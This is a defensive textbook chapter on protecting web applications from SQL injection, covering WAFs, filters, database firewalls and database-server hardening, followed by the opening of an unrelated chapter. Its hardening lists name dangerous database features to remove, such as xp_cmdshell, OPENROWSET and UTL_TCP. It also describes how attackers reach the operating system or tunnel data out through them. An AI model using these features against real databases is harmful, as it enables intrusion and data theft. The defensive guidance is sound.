Most WAFs implement the Intercepting Filter pattern or include one or more implementations in their overall architecture. Filters are a series of independent modules that you can chain together to perform processing before and after the core processing of a requested resource (Web page, URL, script, etc.). Filters do not have explicit dependencies on each other; this allows you to add new filters without affecting existing filters. This modularity makes filters reusable across applications. You can add filters to applications at deployment when implemented as a Web server plug-in or when activated dynamically within an application configuration file. Filters are ideal for performing centralized, repeatable tasks across requests and responses that are loosely coupled with core application logic. They are also good for security functions such as input validation, request/response logging, and transforming outgoing responses. In the next two sections, we're going to look at two common filter implementations: Web server plug-ins and application framework modules. You can use both of them for runtime SQL injection protection.

Web Server Filters

You can implement filters as Web server modules/plug-ins, which extend the core request and response handling application program interface (API) of the Web server platform. Basically, requests and responses handled by the Web server pass through a series of phases, and modules can register for execution at each phase. Web server modules permit customized handling of a request before the request reaches the Web application and after it has generated a response. All of this occurs independently of other Web server modules that might be registered and independently of the Web application's underlying logic. This feature makes Web server modules a good implementation choice for filters. Popular Web server platforms such as Apache, Netscape, and Internet Information Server (IIS) all support this type of architecture. Unfortunately, because each exposes its own API, you cannot leverage the modules across Web server platforms.

A clear advantage of Web server modules is that they are not bound to a particular Web application framework or programming language. For example, IIS plug-ins, called ISAPI filters, can be used to validate and monitor requests bound for classic ASP and ASP.NET Web applications, as well as transform their response content. When the Web server is configured to use a connector (a filter that routes requests to the appropriate resource handler) or in reverse proxy server mode, filters can be leveraged to protect virtually any Web application (i.e., you can use IIS ISAPI filters to protect J2EE, PHP, and ColdFusion Web applications). Lastly, because filters are executed for every Web page request, performance is critical. Web server filters are typically implemented in a native programming language such as C or C++, which can be very fast, but has the potential to introduce new classes of vulnerabilities to consider, such as buffer overflows and format string issues. Web server modules are an important component of runtime security because of the request and response handling APIs they expose. This allows you to extend the behavior of the Web server to meet your specific needs, such as writing a filter for SQL injection protection. Luckily, you can use several freely available Web server filter implementations for SQL injection protection. We already discussed ModSecurity, an Apache API module which offers considerable SQL injection protection. What follows is a brief description of UrlScan and WebKnight, ISAPI filters that plug into the IIS Web server platform and provide SQL injection protection:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **UrlScan:** In June 2008, Microsoft released Version 3.1 of UrlScan as an upgrade to the 2.5 version originally released as part of the IIS Lock Down Tool. Like its predecessor, 3.1 is a free ISAPI filter that blocks certain malicious requests; however, this version is geared toward application-level attacks—specifically, SQL injection, as it was released in response to the mass SQL injection worms that began infecting Web sites in early 2008. This new version supports creating custom rules for blocking certain malicious requests; however, its protection is limited to querystrings, headers, and cookies. You can apply the rules to any Web resource hosted on the server, such as classic ASP and ASP.NET resources. It also enhances the normal IIS logging facilitates, supports a logging-only mode, and is configurable from the urlscan.ini file.

Unfortunately, regular expressions are not supported and *POST* data is not protected. These two limitations make UrlScan a less-than-optimal solution for SQL injection protection. Because it is easy to install, it could be useful for legacy applications where code modifications are not an option and a quick band-aid solution is needed. You can find more information on UrlScan at [REMOVED HYPERLINK FIELD]http://learn.iis.net/page.aspx/473/using-urlscan/ and you can download it at www.microsoft.com/downloads/details.aspx?familyid=EE41818F-3363-4E24-9940-321603531989&displaylang=en.

- **WebKnight:** Like UrlScan, WebKnight is implemented as an IIS ISAPI filter that blocks certain malicious requests. It matches all of the features offered by UrlScan, and by far its biggest benefit over UrlScan is that it can check *POST* data for malicious input. It is highly configurable and comes with a GUI, which makes it easier to configure than UrlScan. In fact, you can import your UrlScan settings into WebKnight. Unfortunately, like UrlScan, WebKnight does not support regular expressions and so is limited to blacklist keyword validation. Additionally, *POST* data protection requires that you set up WebKnight as a global filter, which for IIS 6.0 Web servers means running in IIS 5.0 Isolation Mode. WebKnight is a better solution than UrlScan when it comes to SQL injection due to its more comprehensive coverage of the request. It is also easy to install, but its lack of support for regular expressions and a positive security model make it more of a quick band-aid solution or an initial defense mechanism against automated SQL injection worms. You can download WebKnight at www.aqtronix.com.

APPLICATION FILTERS

You also can implement filters in the Web application's programming language or framework. The architecture is similar to that of Web server plug-ins: Modular code executes as requests and responses pass through a series of phases. You can use the ASP.NET *System. Web.IHttpModule* interface and the *javax.servlet.Filter* interface to implement the filter pattern. You can then add them to an application without code changes and activate them declaratively in the application configuration file.

In terms of runtime protection, application filters are really nice because they can be developed independent of the application, deployed as a stand-alone.dll or.jar file, and turned on immediately. This means this solution can be deployed more quickly in certain organizations because Web server configuration changes are not required (in many organizations, application developers do not have access to the Web servers and so must coordinate with the Web server team to make the configuration changes

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

associated with a Web server filter). Because these filters are implemented in the same programming language as the application, they can extend or closely wrap existing application behavior. For this same reason, their utility is limited to applications built on the same framework (refer to the Tools and Traps sidebar, "Protecting Web Applications with ASP.NET and IIS," for information on how you can overcome this limitation).

Similar to Web server filters, application filters allow you to add security features, such as malicious request detection, prevention, and logging, to vulnerable Web applications. Because they can be written in feature-rich object-oriented languages such as Java and C#, they are usually less complex to code and do not introduce new vulnerability classes such as buffer overflows. OWASP Stinger and Secure Parameter Filter (SPF) are free application filters that you can use to detect and block SQL injection attacks. OWASP Stinger is a J2EE filter and you can download it at www.owasp.org/index.php/Category:OWASP_Stinger_Project. SPF is an ASP.NET HttpModule and you can download it at www.gdssecurity.com/l/spf/.

Implementing the Filter Pattern in Scripted Languages

For Web scripting languages, the filter pattern can be more difficult to implement. Technologies such as PHP and classic ASP don't provide built-in interfaces for hooking into request/ response handling before/ after page execution. You could use a Web server filter or even an application filter (refer to the Tools and Traps sidebar, "Protecting Web Applications with ASP. NET and IIS," for more details) to protect a vulnerable classic ASP application; however, this requires administrative privileges on the Web server to make configuration changes, which may not always be the case or may not be convenient. Additionally, you may not want to modify the code for reasons discussed at the start of "Using Runtime Protection." For PHP Web applications, you can leverage the *auto_prepend_file* and *auto_append_file* configuration directives in the php.ini file. These directives point to PHP files that will be executed before and after the execution of every PHP script that is requested. The added-in logic would loop through the various HTTP request collections (querystring, *POST*, cookies, headers, etc.) and validate and/or log as necessary. An alternative for both PHP and classic ASP applications is to use include files. This requires code modification in the form of adding *include* directives on every application page. Similarly, the included logic would loop through the various HTTP request collections and validate and/or log as necessary.

Filtering Web Service Messages

The intercepting filter pattern is also easy to apply to XML Web Services with custom input and output filters. An input filter could perform validation of method parameters and log SQL injection attempts. You also could use an output filter to suppress error details, such as those that often leak out in the faultstring of the Soap Fault message. The.NET Web Services and Apache Axis platforms provide mechanisms for filtering inbound and outbound messages. ModSecurity can also handle inbound XML messages to perform validation and logging with the XML *TARGET*. Validation can be performed with *XPATH* queries or against a schema or document type definition (DTD) file. Commercial XML firewalls can also be considered, although they are typically network appliances and likely overkill if you are just looking for SQL injection protection.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Non-Editable vs. Editable Input Protection

Almost every filter implementation employs blacklist protection, whereas whitelist validation, which is much more powerful and effective against SQL injection, is less prevalent and often complex to configure. This is likely because defining an exact match (i.e., whitelist) for every request parameter is a daunting task, even if a learning mode is available. This is especially true for inputs that except free-form text, such as textboxes. Another input validation strategy to consider is classifying application inputs as editable and non-editable, and locking down the non-editable inputs so that they cannot be manipulated. Non-editable inputs are those that end users do not need to modify directly—hidden form fields, URIs and querystring parameters, cookies, etc. The theory behind the strategy is that the application should permit users to perform only those actions that the user interface has presented to them. The idea is to leverage HTTP responses at runtime to identify all legitimate requests (forms and links), collect the state of each possible request, and then validate subsequent requests against the stored state information. For many applications, non-editable inputs are the majority of input accepted by an application. Therefore, if you can lock these down automatically at runtime, you can then focus your efforts on comprehensively validating the editable inputs, which is usually a much more manageable task.

Examples of technologies that implement this strategy are HTTP Data Integrity Validator (HDIV) and SPF. You can use HDIV to protect most J2EE Web applications that follow the Model-View-Controller (MVC) pattern and you can download it at www.hdiv.org. You can use SPF to protect ASP.NET Web applications when run on IIS 6.0; however, it can be leveraged to protect virtually any Web application when run on IIS 7.0. Refer to the Tools and Traps sidebar, "Protecting Web Applications with ASP.NET and IIS," for more information. You can download SPF at www.gdssecurity.com/l/spf/.

URL/PAGE-LEVEL STRATEGIES

Let's look at some other techniques for virtual-patching a vulnerable URL or page without changing the source code.

- **Page Overriding:** If a page is vulnerable and needs replacing, you can create a replacement page or class that is substituted at runtime. The substitution is accomplished with configuration in the Web application's configuration file. In ASP.NET applications, you can use HTTP handlers to accomplish this task.
- **URL Rewriting:** A somewhat similar technique to page overriding is URL rewriting. You can configure the Web server or application framework to take requests that are made to a vulnerable page or URL and redirect them to an alternative version of the page. This new version of the page would implement the logic of the original page in a secure manner. The redirection should be performed server-side so that it remains seamless to the client. There are a number of ways to accomplish this depending on the Web server and application platform. The Apache module *mod_rewrite* and the.NET Framework *urlMappings* element are two examples.
- **Resource Proxying/Wrapping:** You can combine resource proxying/wrapping with either page overriding or URL rewriting to minimize the amount of custom coding needed in the replacement page. When the replacement page handles the rewritten request, it would iterate through the request parameters (querystring, *POST*, cookies, etc.) and perform the required validations. If

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the request is deemed safe, the request would be permitted to pass on to the vulnerable page via an internal server request. The vulnerable page would then handle the input and perform whatever rendering is needed. Passing input to the vulnerable page in this manner is okay because the replacement page already performed the necessary validation. Essentially, the replacement page wraps the vulnerable page, but does not require duplication of logic.

- **Aspect-Oriented Programming (AOP):** Aspect-oriented programming is a technique for building common, reusable routines that can be applied application wide. During development this facilitates separation of core application logic and common, repeatable tasks (input validation, logging, error handling, etc.). At runtime, you can use AOP to hot-patch applications that are vulnerable to SQL injection, or embed intrusion detection and audit logging capabilities directly into an application without modifying the underlying source code. The centralization of security logic is similar to the intercepting filter previously discussed, except the benefits of AOP can extend well beyond the Web tier. You can apply security aspects to data access classes, thick client applications, and middle-tier components, such as Enterprise JavaBeans (EJBs). For example, you could implement checks for insecure dynamic SQL libraries (e.g., *executeQuery()*), prevent the query from executing, and log the offending call for follow-up remediation efforts. There are a number of AOP implementations, but some of the more common ones are AspectJ, Spring AOP, and Aspect.NET.
- **Application Intrusion Detection Systems (IDSs):** You could use traditional network-based IDSs to detect SQL injection attacks; however, these IDSs are often not optimal, as they are far removed from the application and Web server. However, if you already have one of these running on your network you could still leverage it for an initial line of defense. As mentioned previously, a WAF can serve as a very good IDS because it operates at the application layer and can be finely tuned for the specific application being protected. Most WAFs come with a passive mode and with alerting capabilities. In many production application environments, using a security filter or WAF in this capacity is preferred. You can use them to detect attacks and alert administrators who can then decide what should be done about the vulnerability—for example, perhaps enabling blocking of malicious requests for the specific page/parameter combination or applying a virtual patch. Another option is an embedded solution such as PHPIDS (http://php-ids.org/). PHPIDS does not filter or sanitize input, but rather detects attacks and takes action based on its configuration. This could range from simple logging to sending out an emergency e-mail to the development team, displaying a warning message for the attacker or even ending the user's session.
- **Database Firewall:** The last runtime protection technique we'll cover is the database firewall, which is essentially a proxy server that sits between the application and the database. The application connects to the database firewall and sends the query as though it were normally connecting to the database. The database firewall analyzes the intended query and passes it on to the database server for execution if deemed safe. Alternatively, it can prevent the query from being run if malicious. It can also serve as an application-level IDS for malicious database activity by monitoring connections in passive mode and altering administrators of suspicious behavior. In terms of SQL injection, database firewalls could potentially be just as effective if not more so than WAFs. Consider that the queries the Web application sends to the database are, for the most part, a known quantity of commands, and their structure is known as well. You can leverage this information to configure a highly tuned set of rules that takes appropriate action (log, block, etc.) against unusual or malicious queries before ever hitting the database. One of the hardest problems with locking

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

down input in a WAF is that malicious users can send in any combination of requests to the Web server. An example open source implementation is GreenSQL, which you can download at www.greensql.net.

- **Securing the Database:** When an attacker has an exploitable SQL injection vulnerability, he can take one of two primary exploit paths. He can go after the application data itself, which depending on the application and the data could be very lucrative. This is especially true if the application handles and insecurely stores personally identifiable information or financial data, such as bank account and credit card information. Alternatively, the attacker may be interested in leveraging the database server to penetrate internal, trusted networks. In this section, we'll look at ways to limit unauthorized access to application data. Then we'll look at some techniques for hardening the database server to help prevent privilege escalation and limiting access to server resources outside the context of the target database server. You should fully test the steps we'll be covering in a non-production environment first, to avoid breaking the functionality of existing applications. New applications have the benefit of building these recommendations into the development life cycle early to avoid dependencies on unnecessary and privileged functionality.

LOCKING DOWN THE APPLICATION DATA

Let's first examine some techniques restricting the scope of an SQL injection attack to the application database only. We're also going to look at ways to restrict access even if the attacker has been successfully sandboxed to the application database.

Use the Least-Privileged Database Login

Applications should connect to the database server in the context of a login that has permissions for performing required application tasks only. This critical defense can significantly mitigate the risk of SQL injection, by restricting what an attacker can access and execute when exploiting the vulnerable application. For example, a Web application used for reporting purposes, such as checking the performance of your investment portfolio, should ideally access the database with a login that has inherited only the permissions on objects (stored procedures, tables, etc.) needed to produce this data. This could be EXECUTE permissions on several stored procedures and possibly SELECT permissions on a handful of table columns. In the event of SQL injection, this would at least limit the possible set of commands to the stored procedures and tables within the application database and prevent malicious SQL outside this context, such as dropping tables or executing operating system commands. It's important to remember that even with this mitigating control the attacker may still be able to circumvent business rules and view the portfolio data of another user.

To determine the permissions assigned to a database login, find its role membership and remove any unnecessary or privileged roles, such as the public or database administrator role. Ideally, the login should be a member of one (or possibly more) custom application roles. A follow-up step is to audit permissions assigned to custom application roles to ensure that they are locked down appropriately. During a database audit, it is very common to find unnecessary UPDATE or INSERT permissions assigned to custom application roles intended for read-only access. These audit and subsequent cleanup steps can

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

be performed with graphical management tools that often accompany the database server platform or with SQL via the query console.

Revoke Public Permissions

Every database server platform has a default role to which every login belongs, usually called the public role, which has a default set of permissions that includes access to system objects. Attackers use this default access to query system catalogs to map out database schema and target the juiciest tables for subsequent querying, such as those storing application login credentials. The public role is also assigned permission to execute built-in system stored procedures, packages, and functions used for administrative purposes. Usually you cannot drop the public role; however, it is recommended that you not grant additional permissions to the public role, because each database user inherits the permissions of this role. You should revoke public role permissions from as many system objects as possible. Additionally, you must revoke superfluous permissions granted to the public role on custom database objects (such as application tables and stored procedures) unless a justifiable reason for the permissions exists. If necessary, you should assign database permissions to a custom role that you can use to grant a default level of access to specific users and groups.

Use Stored Procedures

From a security perspective, you should encapsulate application SQL queries within stored procedures and grant only EXEC permissions on those objects. All other permissions, such as SELECT, INSERT, and so on, on the underlying objects can be revoked. In the event of SQL injection, a least-privileged database login that has only EXECUTE permissions on application stored procedures makes it more difficult to return arbitrary result sets to the browser. This does not guarantee safety from SQL injection, as the insecure code could not lie within the stored procedure itself. Additionally, it may be possible to obtain result sets via other means, such as with blind SQL injection techniques.

Use Strong Cryptography to Protect Stored Sensitive Data

A key mitigating control against unauthorized viewing of sensitive data in the database is the use of strong cryptography. The options include storing a mathematical hash of the data (rather than the data itself) or storing the data encrypted with a symmetric algorithm. In both cases, you should use only public algorithms deemed cryptographically strong. You should avoid homegrown cryptographic solutions at all costs. If the data itself does not require storage, consider an appropriately derived mathematical hash instead. An example of this is data used for challenging the identity of a user, such as passwords or security question answers. If an attacker is able to view the table storing this data, only password hashes will be returned. The attacker must go through the time-consuming exercise of cracking password hashes to obtain the actual credentials. Another clear benefit to hashing is that it eliminates the key management issues associated with encryption. To stay consistent with security best practices, ensure that the hashing algorithm of choice has not been determined mathematically susceptible to collisions, such as MD5 and SHA-1. Consult resources such as NIST (http://csrc.nist.gov/groups/ST/hash/policy.html) to find out the current set of hashing algorithms deemed acceptable for use by federal agencies. If you must store

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

sensitive data, protect it with a strong symmetric encryption algorithm such as Advanced Encryption Standard (AES) or Triple DES (Data Encryption Standard).

The primary challenge to encrypting sensitive data is storing the key in a location that the attacker cannot access easily. You should never store encryption keys client-side, and the best server side solution for key storage usually depends on the application architecture. If the key can be provided at runtime, this is ideal as it will only reside in memory on the server (and depending on the application framework it can be possible to protect it while in memory).

However, on-the-fly key generation is usually not feasible or practical in most enterprise application environments. One possible solution is to store the key in a protected location on the application server so that the attacker needs to compromise both the database server and the application server to decrypt it. In a Windows environment, you can use the Data Protection API (DPAPI) to encrypt application data and leverage the operating system to securely store the key. Another Windows-specific option is storing the key in the Windows Registry, which is a more complex storage format than a flat text file and therefore could be more challenging to view depending on the level of unauthorized access gained by the attacker. When operating system specific storage options are not available (such as with a Linux server), you should store the key (or secret used to derive it) on a protected area of the file system with strict file system ACLs applied. It's also worth noting that as of Microsoft SQL Server 2005 and Oracle Database 10g Release 2, both support column-level encryption natively. However, these nice built-in features do not provide much additional protection against SQL injection, as this information will usually be transparently decrypted for the application.

Maintaining an Audit Trail

Maintaining an audit trail of access on application database objects is critical; however, many applications don't do this at the database level. Without an audit trail, it is difficult to know whether the integrity of application data has been maintained given an SQL injection attack. The server transaction log might provide some detail; however, this log contains systemwide database transactions, making it hard to track down application-specific transactions. All stored procedures could be updated to incorporate auditing logic; however, a better solution is database triggers. You can use triggers to monitor actions performed on application tables, and you don't have to modify existing stored procedures to begin taking advantage of this functionality. Essentially, you can easily add this type of functionality to existing applications without having to modify any data access code. When using triggers, it's important to keep the logic simple to avoid possible performance penalties associated with the additional code, and to ensure that the trigger logic is written securely to avoid SQL injection within these objects.

LOCKING DOWN THE DATABASE SERVER

Once the application data has been secured, you still need to take a few additional steps to harden the database server itself. In a nutshell, you want to make sure the system wide configuration is secured in a manner that is consistent with the security principle of least privilege and that the database server software is up to date and patched. If you comply with these two key directives, it will be very difficult for an attacker to access anything outside the scope of the intended application data. Let's take a closer look at some specific recommendations.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Additional Lockdown of System Objects

Besides revoking public role permissions on system objects, consider taking additional steps to further lock down access to privileged objects, such as those used for system administration, executing operating system commands, and making network connections. Although these features are useful to database administrators, they are also just as useful (if not more so) to an attacker who has gained direct access to the database. Consider restricting by ensuring that superfluous permissions are not granted to application roles, disabling access to privileged objects systemwide via server configuration, or dropping from the server completely (to avoid reenabling should privilege escalation occur).

On Oracle, you should restrict the ability to run operating system commands and to access files on the operating system level from the database. To ensure that (PL/)SQL injection problems cannot be used to run operating system commands or access files, do not grant the following privileges to the Web application user: CREATE ANY LIBRARY, CREATE ANY DIRECTORY, ALTER SYSTEM, or CREATE JOB. Also, you should remove the PUBLIC grant at least from the following packages if it is not needed: UTL_FILE, UTL_ TCP, UTL_MAIL, UTL_SMTP, UTL_INADDR, DBMS_ADVISOR, DBMS_SQL, and DBMS_XMLGEN. If the functionality of these packages is required it should be used only via secure application roles.

In SQL Server, you should consider dropping dangerous stored procedures such as *xp_cmdshell*, as well as the procedures that match *xp_reg∗*, *xp_instancereg∗*, and *sp_OA∗*. If this is not feasible, audit these objects and revoke any permissions that were unnecessarily assigned.

Restrict AD Hoc Querying

Microsoft SQL Server supports a command called *OPENROWSET* to query remote and local data sources. Remote querying is useful in that it can be leveraged to attack other database servers on connected networks. Querying the local server with this function allows an attacker to reauthenticate to the server in the context of a more privileged SQL Server database login. You can disable this feature in the Windows Registry by setting *DisallowAdhocAccess* to *1* for each data provider at HKLM\Software\ Microsoft\ MSSQLServer\Providers.

Similarly, Oracle supports ad hoc querying of remote servers via database links. By default, a normal user does not require this privilege and you should remove it from the account. Check the CREATE DATABASE LINK privilege (part of the connect role until Oracle 10.1) to ensure that only required logins and roles are assigned to avoid attackers creating new links.

Strengthen Controls Surrounding Authentication

You should review all database logins, and disable or delete those that are unnecessary, such as default accounts. Additionally, you should enable password strength within the database server to prevent lazy administrators from selecting weak passwords. Attackers can leverage weakly protected accounts to reauthenticate to the database server and potentially elevate privilege. Lastly, enable server auditing to monitor suspicious activity, especially failed logins.

In SQL Server databases, consider exclusive use of Integrated Windows Authentication in favor of the less secure SQL Server Authentication. When you do this, attackers will be unable to reauthenticate using something such as *OPENROWSET*; in addition, it reduces the possibility of sniffing passwords

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

over the network, and can leverage the Windows operating system to enforce strong password and account controls.

Run in the Context of the Least-Privileged Operating System Account

If an attacker is able to break outside the context of the database server and gain access to the underlying operating system, it is critical that this occurs in the context of the least-privileged operating system account. You should configure database server software running on Unix systems to run in the context of an account that is a member of a custom group that has minimal file system permissions to run the software. By default, SQL Server 2005 and later installers will select the minimally privileged NETWORK SERVICE account for running SQL Server.

Ensure that the Database Server Software Is Patched

Keeping software up to date with the current patch level is a fundamental security principle, but it's easy to overlook given that database servers are not Internet-facing systems. An attacker can exploit server vulnerabilities via an application-level SQL injection vulnerability just as easily as though he were on the same network as the database server. The exploit payload could be a sequence of SQL commands that exploit an SQL injection vulnerability in a PL/SQL package, or even shell code to exploit a buffer overflow in an extended stored procedure.

Automated update mechanisms are ideal for keeping up to date. You can keep SQL Server up to date with Windows Update (www.update.microsoft.com). Oracle database administrators can check for current updates by signing up with the Oracle MetaLink service (https://metalink.oracle.com/CSP/ui/index.html). Third-party patch management systems are another way to keep patch levels current.

ADDITIONAL DEPLOYMENT CONSIDERATIONS

This section covers additional security measures to help you secure deployed applications. These are primarily configuration enhancements to the Web server and network infrastructure to help slow the identification of applications that are potentially vulnerable to SQL injection. These techniques can be useful as a first layer to prevent detection by automated SQL injection worms that are becoming increasingly prevalent and dangerous. Additionally, we'll look at techniques to slow and/or mitigate exploitation once SQL injection has been identified.

- **Minimize Unnecessary Information Leakage:** In general, leaking unnecessary information about software behavior significantly aides an attacker in finding weaknesses within your application. Examples include software version information that can be used to footprint a potentially vulnerable version of an application, and error details related to an application failure, such as an SQL syntax error that occurs on the database server. We're going to look at ways to suppress this information declaratively within application deployment descriptor files and hardening the Web server configuration.
- **Suppress Error Messages:** Error messages that include information detailing why a database server failed are extremely useful in the identification and subsequent exploitation of SQL injec-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tion. Handling exceptions and suppression of error messages is most effective when done with application-level error handlers. However, inevitably there is always the possibility of an unanticipated condition at runtime. Therefore, it is a good practice to configure the application framework and/or Web server to return a custom response when unexpected application errors result, such as an HTTP response with a 500 status code (i.e., Internal Server Error). The configured response could be a custom error page that displays a generic message or a redirection to the default Web page. The important point is that the page should not reveal any of the technical details related to why the exception occurred. One approach that can help make error detection difficult based on responses is to configure the application and Web server to return the same response, such as a redirect to the default home page irrespective of error code (401, 403, 500, etc.). Obviously, you should use caution when employing this strategy, as it can make legitimate debugging of application behavior difficult. If the application has been designed with good error handling and logging that can provide application administrators with enough detail to reconstruct the problem, this might be a worthwhile strategy to consider.

- **Use an Empty Default Web Site:** The HTTP/1.1 protocol requires HTTP clients to send the Host header in the request to the Web server. To access a specific Web site, the header value must match the host name in the Web server's virtual host configuration. If a match is not found, the default Web site content will be returned. For example, attempting to connect to a Web site by Internet Protocol (IP) address will result in the content of the default Web site being returned. Consider the following example:

```
GET / HTTP/1.1
Host: 64.233.169.104
…
<html><head><meta http-equiv=”content-type” content=”text/html;
charset=ISO-8859-1”><title>Google</title>
```

Here a request has been made to 64.223.169.104, which is actually an IP address of a Google Web server. What is returned by default is the familiar Google search page. This configuration makes sense for Google because Google likely doesn't care whether it is being accessed by IP address or host name; Google wants everyone on the Internet to use its service. As the owner of an enterprise Web application, you may prefer a little more anonymity and would like to avoid discovery by attackers scanning your IP address range for ports 80 and 443. To ensure that users are connecting to your Web application by host name only, which usually takes the attacker more time and effort to dig up (but is known to your users), configure the Web server's default Web site to return a blank default Web page. Given that legitimate users usually prefer easy-to-remember host names, access attempts via IP address could be a good way to detect potential intrusion attempts. Lastly, it's worth pointing out that this is a defense-in-depth mechanism and is not sufficient to prevent unwanted discovery, but it can be especially effective against automated scanning programs (such as vulnerability scanners or even SQL injection worms) looking to identify vulnerable Web sites by IP address.

- **Use Dummy Host Names for Reverse DNS Lookups:** I mentioned previously that it takes a little more work to discover valid host names before a Web site can be accessed if all you have is an IP address. One way to do this is to perform a reverse domain name system (DNS) lookup on the IP

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

address. If the IP address resolves to a host name that is also valid on the Web server, you now have the information you need to connect to that Web site. However, if the reverse lookup returns something a little more generic, such as ool43548c24.companyabc.com, you can keep unwanted attackers from discovering your Web site via reverse DNS lookups. If you're using the dummy host name technique, ensure that the default Web site is also configured to return a blank default Web page. Again, this is a defense-in-depth mechanism and is not sufficient to prevent unwanted discovery, but it can be effective against automated scanning programs (such as vulnerability scanners or even SQL injection worms).

- **Use Wildcard SSL Certificates:** Another way to discover valid host names is to extract them from Secure Sockets Layer (SSL) certificates. One way to prevent this is the use of Wildcard SSL certificates. These certificates allow you to secure multiple subdomains on one server using the ∗.domain.com pattern. These are more expensive than standard SSL certificates, but only a couple hundred dollars more. You can find more information about Wildcard certificates and how they differ from standard SSL certificates at http://help.godaddy.com/topic/234/article/857.
- **Limit Discovery via Search Engine Hacking:** Search engines are another tool that attackers use to find SQL injection vulnerabilities in your Web site. There is a lot of publicly available information on the Internet, and even books are dedicated to the art of search engine hacking. The bottom line is that if you are tasked with defending a public-facing Web application, you must consider search engines as another way for attackers or malicious automated programs to discover your site. Most of the major search engines (Google, Yahoo!, MSN, etc.) provide steps and online tools for removing your Web site content from their indexes and caches. One technique that is common across all the major search engines is the use of a robots.txt file in the root directory of your Web site, which is supposed to prevent crawlers from indexing the site.
- **Disable Web Services Description Language (WSDL) Information:** Web services are often just as vulnerable to SQL injection as Web applications. To find vulnerabilities in Web services, attackers need to know how to communicate with the Web service, namely the supported communication protocols (e.g., SOAP, HTTP GET, etc.), method names, and expected parameters. All of this information can be extracted from the Web Services Description Language (WSDL) file of the Web service. Usually this is invoked by appending a *?WSDL* to the end of the Web service URL. Whenever possible, it is a good idea to suppress this information from unwanted intruders. In general, leaving WSDL information remotely accessible on Internet-facing Web servers is strongly discouraged. You can use an alternative secured communication channel, such as encrypted e-mail, to provide this file to trusted partners who may need this information to communicate with the Web service.
- **Increase the Verbosity of Web Server Logs:** Web server log files can provide some insight into potential SQL injection attacks, especially when application logging mechanisms are below par. If the vulnerability is in a URL parameter, you are lucky as Apache and IIS log this information by default. If you're defending a Web application that has poor logging facilities, consider also configuring your Web server to log the Referer and Cookie headers. This will increase the size of the log file, but provides potential security benefits with insight into Cookie and Referer headers, which are another potential location for SQL injection vulnerabilities to materialize. Both Apache and IIS require the installation of addition modules to log *POST* data. Refer to "Using Runtime Protection" for techniques and solutions to add monitoring and intrusion detection facilities to your Web application.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Deploy the Web and Database Servers on Separate Hosts:** You should avoid running the Web and database server software on the same host. This significantly increases the attack surface of the Web application and may expose the database server software to attacks that previously were not possible given access to the Web front end only. For example, the Oracle XML Database (XDB) exposes an HTTP server service on Transmission Control Protocol (TCP) port 8080. This is now an additional entry point for probing and potential injection. Additionally, the attacker could leverage this deployment scenario to write query results to a file in a Web-accessible directory and view the results in the Web browser.
- **Configure Network Access Control:** In networks that are properly layered, database servers are typically located on internal trusted networks. Usually this segregation is beneficial to thwart network-based attacks; however, this trusted network can be breached via an SQL injection vulnerability in an Internet-facing Web site. With direct access to the database server, the attacker can attempt to connect to other systems on the same network. Most database server platforms offer one or more ways for initiating network connections. Given this, consider implementing network access control that restricts connections to other systems on the internal network. You can do this at the network layer with firewall and router ACLs or by using a host-level mechanism such as IPSec. Additionally, ensure that proper network access controls are in place to prevent outbound network connections. This can be leveraged by an attacker to tunnel database results via an alternative protocol such as DNS or the database server's own network protocol.

REFERENCES

Clarke, J. (2009). *SQL Injection Attacks and Defense*. Syngress Publishing.

Pauli, J. (2013). *The Basics of Web Hacking, Tools and Techniques to attack the Web*. Syngress Publishing.

KEY TERMS AND DEFINITIONS

HTML: The Hypertext Markup Language used to design web sites.

HTTP: The Hypertext Transfer Protocol used in web clients and web browsers to exchange data.

SOAP: The Simple Object Access Protocol is used to exchange structured information in the implementation of Web Services in the Internet.

SQL Injection: An incorrectly formatted SQL Query that can retrieve critical information from the back-end database of a web Server.

WSDL: XML format for describing network services as a set of endpoints operating on messages containing either document-oriented or procedure-oriented information.

XML: The eXtensible Markup Language is used to store and transport data in the web.

This research was previously published in Cryptographic Solutions for Secure Online Banking and Commerce edited by Kannan Balasubramanian, K. Mala, and M. Rajakani, pages 174-208, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 53
Web Service Evaluation Using Probabilistic Models

S. Zimeras
University of the Aegean, Greece

ABSTRACT

Information system users, administrators, and designers are all interested in performance evaluation since their goal is to obtain or provide the highest performance at the lowest cost. This goal has resulted in continuing evolution of higher performance and lower cost systems leading to today's proliferation of workstations and personal computers, many of which have better performance than earlier supercomputers. As the variety of Web services applications (Websites) increases, it gets more important to have a set of evaluation criteria that should evaluate the performance of their effectiveness. Based on those criteria, the quality of the services that the Web applications are providing could be analysed. This work represents software metrics that could (or need) be used to quantify the quality of the information that the Web services are providing. These measures could be useful to understand problematic frameworks during the implementation of the Websites and could lead to solutions preventing those problems.

INTRODUCTION

During the last decade, the Web services (websites) are into the centre of managing information. As Web service could be defined tools or applications that could be used to find, manage and share information between business and science via a platform based on a specific language

Performance evaluation is required at every stage in the life cycle of an information system (like Web applications), including its design, manufacturing, sales/purchase, use, upgrade, and so on. Web applications include product, usage and development characteristics and are subjected to continuous evolution. It is needed to focus on various aspects aiming to contribute in the design and development of Web applications (Figure 1) (Kastania and Zimeras, 2010)


In general the important goal in performance evaluation is to select the right measures of performance, the right measurement environments, and the right techniques. This part will help in making these selections.

DOI: 10.4018/978-1-5225-3422-8.ch053

